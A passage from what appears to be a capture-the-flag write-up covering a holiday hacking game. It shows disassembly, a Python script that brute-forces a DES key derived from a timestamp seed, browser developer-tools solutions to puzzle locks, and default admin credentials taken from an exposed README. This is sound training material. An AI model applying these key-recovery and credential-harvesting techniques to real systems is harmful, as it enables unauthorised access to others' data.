                mov     [ebp+var_24], 8
                mov     edx, [ebp+var_18]
                mov     [ebp+var_20], edx
                mov     eax, [ebp+var_14]
                mov     [ebp+var_1C], eax
                lea     ecx, [ebp+phKey] ; Load Effective Address
                push    ecx ; phKey
                push    1 ; dwFlags
                push    0 ; hPubKey
                push    14h ; dwDataLen
                lea     edx, [ebp+pbData] ; Load Effective Address
                push    edx ; pbData
                mov     eax, [ebp+phProv]
                push    eax ; hProv
                call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
                test    eax, eax ; Logical Compare
                jnz     short loc_11927A3 ; Jump if Not Zero (ZF=0)
```

Notice the call to `generate_key` in the third line and the key being printed a little further on right after the text *'Generated an encryption key'*. Half-way this code-block we see a few decimal values being loaded into memory addresses in preparation for the CryptImportKey call. One of these decimal values is 26113. Google this number in relation to cryptography and find a Microsoft document about the CipherAlgorithmType enum stating 26113 is the value for the DES algorithm.

What have we found out so far?

- Secret key length is 8 bytes
- Used algorithm is DES, probably CBC or ECB
- Random seed is the Epoch timestamp
- Document was encrypted on December 6, 2019, somewhere between 19:00 and 21:00 UTC, so the seed used was a value between 1575658800 and 1575666000.

Creating the decryptor

We can now construct a program that generates a key for all seed values within the expected range and see if one of these decrypts the file into a valid PDF document.

Recognizing a valid PDF file is easy by looking at its file signature. These are the file's first 4 bytes and contain the readable text '`%PDF`'. We can determine whether the decryption was successful if the first 4 bytes of the decrypted data are `%PDF`.

The entire source-code for this program (`crypto.py`) can be found on my GitHub repository.

Method: generate_key()

Let's start with the code to generate the key. This method takes the seed and the key length and creates *n* bytes of the key where *n* is the key length. Now, modifying the Python code from the Linear congruential generator article a bit, we get the following `generate_key()` method:

```
def generate_key(key_seed, key_len):
    tmp_key = ""
    for i in range(0, key_len):
        key_seed = ((214013 * key_seed + 2531011) & 0x7fffffff)
        tmp_key = f'{tmp_key}{(key_seed >> 16) & 0x0ff:02x}'

    return tmp_key
```

Method: decrypt()

After having generated a secret key, we can try to decrypt a piece of the document. This is done by the `decrypt`-method:

```
def decrypt(code, secret_key):
    # Create a new DES instance for the secret key
    des = DES.new(bytes.fromhex(secret_key),
                  DES.MODE_CBC,
                  iv=bytes.fromhex('0000000000000000'))

    # decrypt the document
    return des.decrypt(code)
```

Main loop

Now let's look at the entire main loop for this script:

```
1    # We know that it was encrypted on December 6, 2019, between 19:00 and 21:00 UTC.
2    timezone = datetime.timezone.utc
3    start_time = round(datetime.datetime(2019, 12, 6, 19, 0, 0, tzinfo=timezone).timestamp())
4    end_time = round(datetime.datetime(2019, 12, 6, 21, 0, 0, tzinfo=timezone).timestamp())
5
6    key_length = 8
7
8    with open(encrypted_doc, "rb") as in_file:
```

```
9         cipher_text = bytearray(in_file.read())[:key_length]
10
11    for seed in range(start_time, end_time):
12        key = generate_key(seed, key_length)
13        result = decrypt(cipher_text, key)
14
15        if result[:4] == b'%PDF':
16            print(f'Found seed: {seed}, key: {key} - {result[:4]}')
17
18            # Knowing the secret key, decrypt the entire file
19            with open(encrypted_doc, "rb") as in_file:
20                cipher_text = bytearray(in_file.read())
21                result = decrypt(cipher_text, key)
22
23                with open(output_doc, 'wb') as out_file:
24                    out_file.write(result)
25                    print(f'Wrote decrypted document to {output_doc}')
26
27            print("done.")
28
29            exit(0)
30        else:
31            print(f'      key: {seed}, key: {key} - {result[:4]}')
```

- Lines 2-4: Determine the start and the end timestamp for the seed-loop
- Lines 8-9 read the data of the encrypted document. As established earlier, validating whether the decrypted document is a PDF requires just the first 4 bytes of the document. Because we use a block cipher and the key length of 8, we only need to decrypt the first 8 bytes to see whether the key is correct. Not having to decrypt the entire document every loop saves a lot of time guessing the correct key.
- Line 11: Loop the seed through the range of timestamps.
- Line 12: Generate the key from the given seed
- Line 13: Decrypt the cipher-text (the first 8 bytes of the document) using the generated key
- Line 15: Validate whether the file signature of the decrypted file matches that of a PDF file.
- Lines 19-25: With the correct key found, decrypt the entire document and save it.

This program was able to find a key and decrypt the document in under a second:

```
      seed: 1575663648, key: aeb5da337d92aaca - b"\xda'\xe4\xc5"
      seed: 1575663649, key: b2b1a232c7e9d25b - b'C2\xa5^'
Found seed: 1575663650, key: b5ad6a321240fbec - b'%PDF'
Wrote decrypted document to ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf
done.
10_Crypto coen$ _
```

The key used to decrypt the document was '`b5ad6a321240fbec`' and was generated by the seed '`1575663650`', which means the document was encrypted on Friday December 06, 2019 20:20:50.

The document contents

Now we have our document (Download PDF, View in GitHub). Open the document and check out the cover page:




FIGURE 41: SUPER SLED-O-MATIC QUICK-START GUIDE COVER PAGE

The middle line on the cover page reads *'Machine Learning Sleigh Route Finder'*. This is the text we were looking for to complete this objective.

Browsing through the document we read some information in chapter 3 about a *'Sleigh Route Finder Web API'* and login credentials:




FIGURE 42: INTERESTING CHAPTER IN THE QUICK-START GUIDE

Information about credentials may come in handy at a later stage.

Objective 10 Answer: Machine Learning Sleigh Route Finder

11) Open the Sleigh Shop Door

Difficulty: 🎄🎄🎄🎄🎄

> *Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?*
>
> *For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.*

Kent Tinseltooth gives a hint for this challenge if you can solve the problem with his Smart Braces terminal. He hints about using the browser's developer tools to solve this challenge.

Visiting Shinny Upatree, we notice a cardboard box in front of the Sleigh Shop door that wasn't there before:

FIGURE 43: SHINNY UPATREE HAS A BOX TO HACK INTO

Talk to Shinny. He has the following dialogue:

> ⇒ *Psst - hey!*
> ⇒ *I'm Shinny Upatree, and I know what's going on!*
> ⇒ *Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.*
> ⇒ *In fact, I know WHO is causing all the trouble.*
> ⇒ *Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.*
> ⇒ *The only way you could would be if you could break into my crate, here.*
> ⇒ *You see, I've written the villain's name down on a piece of paper and hidden it away securely!*

Click on the crate or browse to https://crate.elfu.org/. This opens a page containing 10 digital locks, each with a question. For example:




FIGURE 44: ONE OF THE LOCKS ON SHINNY'S BOX

The title on the top of the page reads: *'I locked the crate with the villain's name inside'*. In order find out what's written on the paper inside the crate, we need to open these 10 locks, so let's get to it! Note that I executed these challenges in Chrome so the solutions will be geared towards this browser. The other browsers however, can be solved in a very similar way, the menu names will just be slightly different.

Note that the solutions for these locks differ per session. The answers given were the ones that appeared in my session.

Lock 1

Question: Can you get it out? You don't need a clever riddle to open the console and scroll a little.

Hints:

- Google: "[your browser name] developer tools console"
- The code is 8 char alphanumeric

Solution:

In the browser's developer tools, open the 'Console' tab and scroll up to find the code '**NW8UX6HH**':

Lock 2

Question: Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Hints:

- Most paper is made out of pulp.
- How can you view this page on paper?
- Emulate `print` media, print this page, or view a print preview.

Solution:

Right-mouse click on the page and choose "Print...". In the print preview we find the code '**R2CJ78CC**'




FIGURE 45: THE CODE FOR LOCK 2 IS VISIBLE IN THE PRINT PREVIEW

Lock 3

Question: This code is still unknown; it was fetched but never shown.

Hints:

- Google: "[your browser name] view network"
- Examine the network requests.

Solution:

In the browser's developer tools, open the 'Network' Tab. From time to time an image with the name '6e526096-0ce7-422b-ab64-a19365b682b8.png' will be retrieved from the server. Previewing this image will reveal the code '**OUCFSMWT**':

Lock 4


Question: Where might we keep the things we forage? Yes, of course: Local barrels!

Hints:

- Google: "[your browser name] view local storage"

Solution:

In the browser's developer tools, open the 'Application' tab. In the navigator on the left expand 'Local Storage' and click the url of the website. We see a key-value pair with 3 barrels as a key and the code '**4SZTK8F4**' as a value:



Lock 5

Question: Did you notice the code in the title? It may very well prove vital.

Hints:

- There are several ways to see the full page title:
  - Hovering over this browser tab with your mouse
  - Finding and opening the `<title>` element in the DOM tree
  - Typing `document.title` into the console

Solution:

The hint actually provides 3 exact ways of solving this challenge. I chose the last one and opened the 'Console' tab in the browser's developer tools. Typing `document.title` revealed the code '**4KKE61E4**':

```
> document.title
< "Crack the Crate                                    4KKE61E4"
```

Lock 6

Question: In order for this hologram to be effective, it may be necessary to increase your perspective.

Hints:

- `perspective` is a css property.
- Find the element with this css property and increase the current value.

Solution:

Right-mouse click on the hologram and click 'Inspect'. In the developer tools notice the css properties of the hologram:

```
.hologram {
    perspective: 15px;
    width: 150px;
    height: 100px;
    border-radius: 20px;
    transition: perspective 5s;
}
```

Increasing the perspective to a high number or completely removing the perspective property will reveal the code '**6AL5DRID**'.




FIGURE 46: CHANGING THE 'PERSPECTIVE' OF THE HOLOGRAM REVEALS THE CODE

Lock 7

Question: The font you're seeing is pretty slick, but this lock's code was my first pick.

Hints:

- In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.

Solution:

Right-mouse click on the question and click 'Inspect'. In the style of the 'instructions' element, notice the font-family css property with the code '**UQWXID61**':

```
.instructions {
    font-family: 'UQWXID61', 'Beth Ellen', cursive;
}
```

Lock 8


Question: In the event that the `.eggs` go bad, you must figure out who will be sad.

Hints:

- Google: "[your browser name] view event handlers"

Solution:

Right-mouse click on the '.eggs' part of the question and click 'Inspect'. In the 'Event Listeners' tab expand 'spoil' - 'span.eggs' and notice the handler with the line `()=>window['VERONICA']='sad'`. The code is '**VERONICA**':



Lock 9

Question: This next code will be unredacted, but only when all the chakras are :active.

Hints:


- `:active` is a css pseudo class that is applied on elements in an active state.
- Google: "[your browser name] force psudo classes"

Solution:

In the browser's developer tools open the 'Elements' tab and search (CTRL-F) '.chakra'. We find 6 elements with the class 'chakra':

```
<div class="instructions">
  "This "
  <span class="chakra">…</span>
  " code will be "
  <span class="chakra">…</span>
  ", but "
  <span class="chakra">…</span>
  <span class="chakra">…</span>
  " all the "
  <span class="chakra">…</span>
  " are "
  <span class="subtle">:</span>
  "active."
</div>
```

Right-mouse click on each of these elements and click 'Force state' - ':active'. This will make the code '**FTNL7PQ9**' appear above the text:



Lock 10

Question: Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

Hints:

- Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.
- You can click and drag elements to reposition them in the DOM tree.
- If an action doesn't produce the desired effect, check the console for error output.
- Be sure to examine that printed circuit board.

Solution:

Right-mouse click on the lock and click 'Inspect'. In the inspector expand the lock's div-tag and see a div with the class 'cover'. Click it to reveal its style. Disable the 'background' css property to unveil the print circuit:

FIGURE 47: REMOVE THE LOCK'S COVER TO REVEAL THE PRINT CIRCUIT

Look closely at the print circuit and see the code '**KD29XJ37**'. Enter this code and see that nothing happens. As per the hint, check the developer tools 'Console' tab and see the error *'Missing macaroni!'*

In the 'Elements' tab, find (CTRL-F) 'macaroni'. Drag the macaroni-div inside the lock's div and retry unlocking. This time the error *'Missing cotton swab'* appears in the Console. Just like with macaroni, find and drag the 'swab'-div inside the lock's div. Idem for the missing 'gnome'-div.

After the macaroni, swab and gnome divs are inside the lock's div, the lock opens successfully.

The villain

Opening the final lock unveils the villain of this story... The tooth fairy:




FIGURE 48: THE MESSAGE INSIDE THE BOX

It makes sense that the weird curvy shape on the villain's paper we found in objective 9, is in fact a tooth:

Objective 11 Answer: The Tooth Fairy

After completing the objective, Shinny Upatree has the following dialogue:

⇒ Wha - what?? You got into my crate?!
⇒ *Well that's embarrassing...*
⇒ But you know what? Hmm... If you're good enough to crack MY security...
⇒ Do you think you could bring this all to a grand conclusion?
⇒ Please go into the sleigh shop and see if you can finish this off!
⇒ Stop the Tooth Fairy from ruining Santa's sleigh route!

12) Filter Out Poisoned Sources of Weather Data

Difficulty: 

> *Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.*

Wunorse Openslae will give a hint for this challenge if you solve the problem inside the jq terminal. He hints that he is worried about LFI, XSS, and SQLi and expects *'some shell stuff in there too'*. He also says: *'If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.'*

We need to detect the LFI, XSS, SQLi and shell anomalies in the Zeek http.log and see if we can find more IP addresses based on the unusual attributes in the found anomalies. All malicious IP addresses should be blocked in Santa's Sleigh Route Finder on https://srf.elfu.org/.

Required resources:

Download the Zeek logs here: https://downloads.elfu.org/http.log.gz

Approach

First we want to check out what Santa's Sleigh Route Finder looks like. After browsing to https://srf.elfu.org/ we're confronted with a login:




FIGURE 49: THE LOGIN FOR SRF.ELFU.ORG

Maybe the credentials can be found in the Zeek logs. If they were retrieved from the website, the response would have a status code 200, so let's find all unique entries where the HTTP status_code = 200. This is where some hands-on experience with the jq-tool from Wunorse Openslae's terminal came in handy, because the quickest way to handle this query is by using jq:

```
coen:~$ jq '.[] | select (.status_code == 200) | .uri' http.log | sort | uniq |
head -n5
"/"
"/README.md"
"/alert.html"
"/api/firewall"
"/api/login"
... snip ...
```

Note the README.md entry and remember the document we decrypted in objective 10. Chapter 3 of that document stated something about the credentials of Santa's Sleigh Route Finder being in a readme file in a git repository:




FIGURE 50: CHAPTER 3 OF THE SUPER SLED-O-MATIC QUICK-START GUIDE

Browse to https://srf.elfu.org/README.md and find the credentials:

```
# Sled-O-Matic - Sleigh Route Finder Web API
### Installation
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt

#### Running:
`python3 ./srfweb.py`

#### Logging in:
You can login using the default admin pass:
`admin 924158F9522B3744F5FCD4D10FAC4356`
```

```
However, it's recommended to change this in the sqlite db to something custom.
```

Login with these credentials:

- username: admin
- password: 924158F9522B3744F5FCD4D10FAC4356

After logging in we see a single page site on which we can read the API documentation, see the weather reports from any Elf Weather station in the world and modify the firewall rules. Let's check out this last section:




FIGURE 51: THE SLEIGH ROUTE FINDER'S FIREWALL RULES

Reading the description, we can configure the firewall rules with a list of IP addresses or IP ranges to accept or deny. After any modification, the route is recalculated showing Santa flying in the sky. As long as the malicious IP addresses aren't blocked, Santa keeps crashing. It's time to analyze the log file and search for malicious activity.

Finding the bad ip addresses in http.log

